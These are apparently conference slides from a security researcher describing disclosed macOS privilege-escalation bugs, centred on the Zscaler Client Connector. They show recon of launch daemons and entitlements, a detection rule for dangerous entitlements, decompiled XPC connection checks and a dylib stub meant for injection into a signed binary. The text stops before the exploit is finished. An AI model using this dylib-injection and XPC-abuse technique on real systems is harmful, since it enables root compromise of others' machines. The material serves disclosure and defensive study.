

Hunting for macOS Logic Bugs: Logic not Included!

Max K - WithSecure
Beacon C2 2024

W / T H
secure

Agenda

- **Introduction:** who?, when?, what?, why?
- **CVE-2024-?????:** ZCC NSXPC LPE macOS
- **CVE-2024-30165:** AWS VPN XPC LPE macOS
- **CVE-2024-27358:** WithSecure Elements / MDR Installer LPE
- **“Unexploitable” Logic Bugs:** Two miscellaneous logic bugs

Who?

- Security Consultant at WithSecure
 - *My opinions are my own and don't represent my employers*
- OS Security, Build Reviews, Thick Clients, Compiled Software, Code Review, AppSec, Reverse Engineering, Logic Bugs, Tool Development...
- OSMR, CRT0, OSCP, CPSA, S7, OST2...
- x33fcon, BSides, DC4420...
- Did some bug hunting, found some bugs

When?

1	- Zscaler Denial of Service	- Windows	- 2023-12-11
2	- Zscaler Hardened Runtime Bypass	- macOS	- 2023-12-11
3	- Zscaler "exit password" Bypass	- macOS	- 2023-12-11
4	- Zscaler Local Privilege Escalation	- macOS	- 2023-12-11
5	- Dropbox TCC Bypass	- macOS	- 2023-12-17
6	- Dropbox TCC Bypass	- macOS	- 2023-12-17
7	- Dropbox TCC Bypass	- macOS	- 2023-12-17
8	- Dropbox TCC Bypass	- macOS	- 2023-12-17
9	- Dropbox TCC Bypass	- macOS	- 2023-12-17
10	- Upwork TCC Bypass	- macOS	- 2023-12-23
11	- netSkope Local Privilege Escalation	- macOS	- 2023-12-24
12	- Logitech Local Privilege Escalation	- macOS	- 2023-12-28
13	- Logitech Local Privilege Escalation	- macOS	- 2023-12-29
14	- Amazon AWS Local Privilege Escalation	- macOS	- 2023-12-30
15	- Front App TCC Bypass	- macOS	- 2024-01-01
16	- Zscaler Local Privilege Escalation	- macOS	- 2024-01-09
17	- Zscaler Local Privilege Escalation	- macOS	- 2024-01-09
18	- WithSecure Local Privilege Escalation	- macOS	- 2024-01-15
19	- WithSecure Denial of Service	- macOS	- 2024-01-17

WithSecure™ Labs

It is the policy of the company - and as a result WithSecure Labs - to exercise the responsible disclosure of security vulnerabilities in a manner which is of maximum value to all affected parties.



What is a "logic bug"

Its all about breaking assumptions

What?

Dictionary

Definitions from [Oxford Languages](#) · [Learn more](#)



logic

/'lɒdʒɪk/

noun

1. reasoning conducted or assessed according to strict principles of validity.
"experience is a better guide to this than deductive logic"

Similar:

science of reasoning

science of deduction

science of thought

dialectics



2. a system or set of principles underlying the arrangements of elements in a computer or electronic device so as to perform a specified task.

Logic Bugs?

- High exploit reliability
- Trust on processes and procedures
- Breaking unverified assumptions
- E.g.
 - Redirect privileged file operations
 - Bypassing symlink checks with hardlinks
 - Assuming a client app to a privileged component is the intended app
 - Executing Mach-Os / Scripts at an assumed safe path
 - Changing permissions at an assumed safe path
 - Deleting / Creating files at an assumed safe path
- "Oh, we can assume that this file exists" or "Oh, the client is going to be trusted, its signed by us!"

Why?

- These bugs still exist
- People often show the bug but not the process
- Story / walkthrough of how I identified and exploited the bugs
- How to build a methodology / automate steps
- Responsible Disclosure process is a little grey

CVE-2024-????: ZCC Local Privilege Escalation

A weakness in one of the signed components which facilitated dylib injection and communication with a protected NSXPC LaunchDaemon. LPE in the form of root code execution was achieved through abuse of an install / update function exposed by the NSXPC service.

It all started with a client project

- Zscaler Client Connector for 3rd party non-managed devices
- Posture Policies (won't cover these)
- 5 days on Windows, 5 days on macOS
- PoCs, risk demonstrated, extra time to do some vulnerability research on the targets
- Couple of macOS components rang alarm bells
- Found some bugs (will cover one of the LPEs)

Identify processes & their privileges

```
emkay@macbookpro:~$ processes | grep -i zscaler
root          1754      0      0 ??      /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService
root          1758      0      0 ??      /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
emkay         1780    501     20 ??      /Applications/Zscaler/Zscaler.app/Contents/MacOS/Zscaler
emkay         1936    501     20 ttys000 grep -i zscaler
```



```
emkay@macbookpro:~$ ls /Library/LaunchAgents/ | grep -i zscaler
-rw-r--r--@ 1 root  wheel  608B 26 Oct  2023 com.zscaler.tray.plist

emkay@macbookpro:~$ ls /Library/LaunchDaemons/ | grep -i zscaler
-rw-r--r--@ 1 root  wheel  917B 26 Oct  2023 com.zscaler.service.plist
-rw-r--r--@ 1 root  wheel  959B 26 Oct  2023 com.zscaler.tunnel.plist
```

Investigate LaunchDaemons

Identify LaunchDaemons

```
emkay@macbookpro:~$ sudo launchctl list | grep -i zscaler
Password:
1754      0      com.zscaler.service
1758      0      com.zscaler.tunnel
```

com.zscaler.service

```
emkay@macbookpro:~$ cat /Library/LaunchDaemons/com.zscaler.service.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.zscaler.service</string>
    <key>MachServices</key> ←
    <dict>
        <key>com.zscaler.service-tray-communication</key> ←
        <true/>
    </dict>
    <key>EnvironmentVariables</key>
    <dict>
        <key>OPT</key>
        <string>ZSCALER</string>
    </dict>
    <key>ProgramArguments</key> ←
    <array>
        <string>/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService</string> ←
    </array>
    <key>KeepAlive</key>
    <dict>
        <key>SuccessfulExit</key>
        <false/>
    </dict>
    <key>RunAtLoad</key>
    <true/>
    <key>StandardErrorPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerService.log</string>
    <key>StandardOutPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerServiceOut.log</string>
</dict>
</plist>
```

MachServices:

the launchd job can use XPC (either the low-level C API or *NSXPConnection*) to listen for connections to that service.

ProgramArguments:

The actual daemon itself, handles

com.zscaler.tunnel

```
emkay@macbookpro:~$ cat /Library/LaunchDaemons/com.zscaler.tunnel.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <dict>
        <key>SuccessfulExit</key>
        <false/>
    </dict>
    <key>EnvironmentVariables</key>
    <dict>
        <key>OPT</key>
        <string>ZSCALER</string>
    </dict>
    <key>ExitTimeOut</key>
    <integer>10</integer>
    <key>MachServices</key> ←
    <dict>
        <key>com.zscaler.tray-tunnel-communication</key> ←
        <true/>
    </dict>
    <key>RunAtLoad</key>
    <true/>
    <key>ProgramArguments</key> ←
    <array>
        <string>/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel</string> ←
    </array>
    <key>StandardErrorPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerTunnel.log</string>
    <key>StandardOutPath</key>
    <string>/Library/Application Support/Zscaler/com.zscaler.ZscalerTunnel0ut.log</string>
    <key>Label</key>
    <string>com.zscaler.tunnel</string>
</dict>
</plist>
```

MachServices:

the launchd job can use XPC (either the low-level C API or *NSXPCCConnection*) to listen for connections to that service.

ProgramArguments:

The actual daemon itself, handles

Quick intermission to talk about SIP

- TL;DR you can't just run unsigned code in signed processes if SIP is enabled
- No dylib planting/sideload whatever you want to call it
- No attaching a debugger
- Unless...they **disable** security features on executables
- Or...through "**vulnerable**" entitlements

```
emkay@macbookpro:~$ codesign -dv --entitlements - /Applications/Zscaler/Zscaler.app/Contents/MacOS/Zscaler
Executable=/Applications/Zscaler/Zscaler.app/Contents/MacOS/Zscaler
Identifier=com.zscaler.zscaler
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=79967 flags=0x10000(runtime) hashes=2488+7 location=embedded
Signature size=8972
Timestamp=26 Oct 2023 at 11:32:55
Info.plist entries=35
TeamIdentifier=PCBCQZJ7S7
Runtime Version=13.1.0
Sealed Resources version=2 rules=13 files=255
Internal requirements count=1 size=212
[Dict]
  [Key] com.apple.application-identifier
  [Value]
    [String] PCBCQZJ7S7.com.zscaler.zscaler
  [Key] com.apple.developer.networking.networkextension
  [Value]
    [Array]
      [String] content-filter-provider-systemextension
  [Key] com.apple.developer.system-extension.install
  [Value]
    [Bool] true
  [Key] com.apple.developer.team-identifier
  [Value]
    [String] PCBCQZJ7S7
  [Key] com.apple.security.application-groups
  [Value]
    [Array]
      [String] PCBCQZJ7S7.group.com.zscaler.zscaler
  [Key] com.apple.security.personal-information.location
  [Value]
    [Bool] true
  [Key] keychain-access-groups
  [Value]
    [Array]
      [String] PCBCQZJ7S7.group.com.zscaler.zscaler
```

Nothing of real interest :/

Nothing of real interest :/

```
emkay@macbookpro:~$ codesign -dv --entitlements - /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService
Executable=/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerService
Identifier=com.zscaler.service
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=61407 flags=0x10000(runtime) hashes=1908+7 location=embedded
Signature size=8973
Timestamp=26 Oct 2023 at 11:32:53
Info.plist entries=20
TeamIdentifier=PCBCQZJ7S7
Runtime Version=13.1.0
Sealed Resources=none
Internal requirements count=1 size=212
[Dict]
  [Key] com.apple.application-identifier
  [Value]
    [String] PCBCQZJ7S7.com.zscaler.service
```

Identifier=com.zscaler.tunnel


com.apple.security.cs.allow-dyld-environment-variables

```
emkay@macbookpro:~$ codesign -dv --entitlements - /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel  
Executable=/Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel  
Identifier=com.zscaler.tunnel  
Format=Mach-O universal (x86_64 arm64)  
CodeDirectory v=20500 size=274494 flags=0x10000(runtime) hashes=8567+7 location=embedded  
Signature size=8973  
Timestamp=26 Oct 2023 at 11:32:53  
Info.plist entries=20  
TeamIdentifier=PCBCQZJ7S7  
Runtime Version=13.1.0  
Sealed Resources=none  
Internal requirements count=1 size=212  
[Dict]  
    [Key] com.apple.security.cs.allow-dyld-environment-variables  
    [Value]  
        [Bool] true  
    [Key] com.apple.security.cs.allow-jit  
    [Value]  
        [Bool] true  
    [Key] com.apple.security.cs.allow-unsigned-executable-memory  
    [Value]  
        [Bool] true  
    [Key] com.apple.security.cs.disable-library-validation  
    [Value]  
        [Bool] true
```

com.apple.security.cs.disable-library-validation

Automation is our friend, saves us time / repeating activities

Can use YARA to scan for Mach-Os and strings in found Mach-Os which relate to entitlements



The screenshot shows a GitHub gist page for a file named "entitlements.yara". The title is "nikolay-n / entitlements.yara" and it was last active 6 months ago. The page has 12 revisions, 3 stars, and 1 fork. The code in the gist is a YARA rule for Mach-O files:


```
private rule Mach0
{
    meta:
        description = "Mach-O executable"
        category = "macho"

    condition:
        (uint32(0) == 0xfeedface or uint32(0) == 0xcafebabe
        or uint32(0) == 0xbebafeca or uint32(0) == 0xcefaedfe
        or uint32(0) == 0xfeedfacf or uint32(0) == 0xcfffaedfe)
```




```
emkay@macbookpro:~/Desktop/RESEARCH/YARA_AUTOMATED$ sudo yara -N -r --scan-list ./dyld_env_variable.yara scan-list-zscaler.txt
Dylib_Environment_Variables_No_Library_Validation /Applications/Zscaler/Zscaler.app/Contents/PlugIns/ZscalerTunnel
```

[NS]XPC – Dividing privilege levels



[NS]XPC – Learn to talk before you can walk



1. Calls `initWithServiceName:`
2. Calls `interfaceWithProtocol:`
3. Calls `resume`
4. Connects to `launchd`
5. `launchd` starts service
6. Listener object calls `listener:shouldAcceptNewConnection:` on delegate
7. Sets `exportedObject`
8. Sets `exportedInterface`
9. Calls `resume`
10. Returns `YES`

Connecting

ZscalerService: NSXPCListener

com.zscaler.service-tray-communication

```
/* @class ZSService */
-(void *)init {
    rax = [NSXPCListener alloc];
    rax = [rax initWithMachServiceName:@"com.zscaler.service-tray-communication"];
    ...
}
```

```
#import <Foundation/Foundation.h>
#import <Security/Security.h>
#import <Cocoa/Cocoa.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv) {
    NSLog(@"[INFO] dylib constructor called from %s", argv[0]);
    static NSString* TrayTunnelCommunicationXPC = @"com.zscaler.service-tray-communication";
    NSString* _serviceName = TrayTunnelCommunicationXPC;
    NSXPCConnection* _agentConnection = [[NSXPCConnection alloc] initWithMachServiceName:_serviceName options:4096];
    [NSThread sleepForTimeInterval:5.0f];
    NSLog(@"[INFO] Exiting, bye bye !");
    [[NSApplication sharedApplication] terminate:nil];
}
```

Custom client: NSXPCConnection

1. Call initWithMachServiceName
2. interfaceWithProtocol ?

What do we connect to?

ZscalerService shouldAcceptNewConnection



```
if ([*(var_68 + 0x28) isEqualToString:@"com.zscaler.zscaler"] != 0x0) {
    rax = [NSXPCInterface interfaceWithProtocol:@protocol(TrayXPCProtocol)];
    [r13 setRemoteObjectInterface:rax];
    rax = [NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)];
    [r13 setExportedInterface:rax];
    [r13 setExportedObject:r15];
}
else {
    if ([*(var_68 + 0x28) isEqualToString:@"com.zscaler.tunnel"] != 0x0) {
        rax = [NSXPCInterface interfaceWithProtocol:@protocol(TunnelXPCProtocol)];
        [r13 setRemoteObjectInterface:rax];
        rax = [NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)];
        [r13 setExportedInterface:rax];
        [r13 setExportedObject:r15];
    }
    else {
        if ([*(var_68 + 0x28) isEqualToString:@"com.zscaler.zscaler.pktfilter"] != 0x0) {
            rax = [NSXPCInterface interfaceWithProtocol:@protocol(FilterXPCProtocol)];
            [r13 setRemoteObjectInterface:rax];
            rax = [NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)];
            [r13 setExportedInterface:rax];
            [r13 setExportedObject:r15];
        }
    }
}
```

com.zscaler.zscaler:
TrayXPCProtocol
XPCProtocol

com.zscaler.tunnel:
TunnelXPCProtocol
XPCProtocol

com.zscaler.zscaler.pktfilter
FilterXPCProtocol
XPCProtocol

class-dump bug ?

???

```
emkay@macbookpro:~/Desktop/RESEARCH/ZSCALER_4.1.0.160$ class-dump ZscalerTunnel -C TunnelXPCProtocol  
2024-06-08 12:42:50.220 class-dump[32430:1983469] Unknown load command: 0x00000032
```

???

```
//  
// File: ZscalerTunnel  
// UUID: AED154F9-57B9-3624-9B50-701F0B09CF45
```

???

```
//  
// Arch: x86_64  
// Source version: 0.0.0.0.0  
//  
// Run path: @executable_path/../Frameworks  
// = /Frameworks
```

```
//  
// This file does not contain any Objective-C runtime information.  
//
```

???

Detect It Easy v3.09 [macOS 14.4] (arm64)

Имя файла
/Users/emkay/Desktop/RESEARCH/ZSCALER_4.1.0.160/ZscalerTunnel

Тип файла
Mach-O FAT
Размер файла
69.20 МиБ

Сканировать
Автоматически
Порядок байт
BE
Режим
Неизвестно
Архитектура
Тип

Продвинутый

??? 

??? 

Архив
Формат: Mach-O FAT[2 records]
Архивная запись[X86_64-3]: Mach-O64
Операционная система: macOS(10.15.0)[X86_64, 64-битный, EXECUTE]
Компилятор: clang(14.0.0)[Objective-C]
Язык: Objective-C
Библиотека: Foundation(1953.255.0)
Инструмент подписания: codesign
Инструмент: Xcode(14.2)
Инструмент: macOS SDK(13.1.0)
Архивная запись[ARM64]: Mach-O64
Операционная система: macOS(11.0.0)[ARM64, 64-битный, EXECUTE]
Компилятор: clang(14.0.0)[Objective-C]
Язык: Objective-C
Библиотека: Foundation(1953.255.0)
Инструмент: macOS SDK(13.1.0)
Инструмент: Xcode(14.2)
Инструмент подписания: codesign

Сочетания клавиш
Настройки
О программе
Выход

Инфо Рекурсивный скан Глубокий анализ Эвристический скан Подробно
Папка Все типы
Сканировать
79 мс

TunnelXPCProtocol – class-dump-swift

Interesting

```
emkay@macbookpro:~$ class-dump-swift ~/Desktop/RESEARCH/ZSCALER_4.1.0.160/ZscalerTunnel -C TunnelXPCProtocol  
[...SNIP...]  
@protocol TunnelXPCProtocol  
- (void)invalidateTimer;  
- (void)connectionState:(void (^)(NSDictionary *))arg1;  
- (void)getVersionWithReply:(void (^)(NSString *))arg1;  
- (void)stopEnforcement:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;  
- (void)startEnforcement:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;  
- (void)stopTunnel:(void (^)(NSString *))arg1;  
- (void)startTunnel:(void (^)(NSString *))arg1 withDictionary:(NSDictionary *)arg2;  
- (void)stopPartnerTenantZpaConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)processFreshCredsPartnerTenantZpa:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)clearNSUserDefaults:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)updateCompanySizeConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)updateExternalProxyConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)startTraceFromReportIssue:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)clearProxyCache:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)cleanLogs:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)updateConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)packetCapture:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)toggleService:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)getConnectionState:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
- (void)startZTunnelWithConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;  
@end
```

XPCProtocol pt1 - class-dump-swift

Interesting

```
emkay@macbookpro:~/Desktop/RESEARCH/ZSCALER_4.1.0.160/ZscalerTunnel -C XPCProtocol
[...SNIP...]
@protocol XPCProtocol
- (void)stopPartnerTenantZpaConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updatePartnerTenantZpaConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)removeZCCNextVersion:(NSString *)arg1:(void (^)(BOOL))arg2;
- (void)removeRevertZCCInProgressFolder:(void (^)(BOOL))arg1;
- (void)resetRevertZccKeychain:(NSString *)arg1:(void (^)(BOOL))arg2;
- (void)fetchRevertZccKeychain:(NSString *)arg1:(void (^)(NSData *))arg2;
- (void)addToRevertZccKeychain:(NSData *)arg1 UID:(NSString *)arg2 reply:(void (^)(BOOL))arg3;
- (void)installRevertZCC:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)uninstallRevertZCC:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)infoForFilterSystemExtension:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateMaxLogSize:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)serviceDetect:(void (^)(BOOL))arg1;
- (void)getTunnelStatus:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateAppNotification:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)connectivityChange:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)logOpenFileDescriptors:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)completeTraceTunnelToTray:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)stopPacketCaptureTunnelToTray:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)serviceStatusChange:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)sendCredentialsTrayToTunnel:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)removeZappInstallerFile;
- (void)removeOldServiceAndTunnelLogs;
- (void)clearNSUserDefaults;
- (void)changeStoreProxySettingsStatusBitTo:(BOOL)arg1;
- (void)resetSystemKeychain:(NSString *)arg1:(void (^)(BOOL))arg2;
- (void)fetchFromSystemKeychain:(NSString *)arg1:(void (^)(NSData *))arg2;
- (void)addToSystemKeychainByService:(NSData *)arg1 UID:(NSString *)arg2 reply:(void (^)(BOOL))arg3;
- (void)saveTunProcessDump:(BOOL)arg1;
- (void)verifyAVPosture:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
```

XPCProtocol pt2 - class-dump-swift

Interesting

```
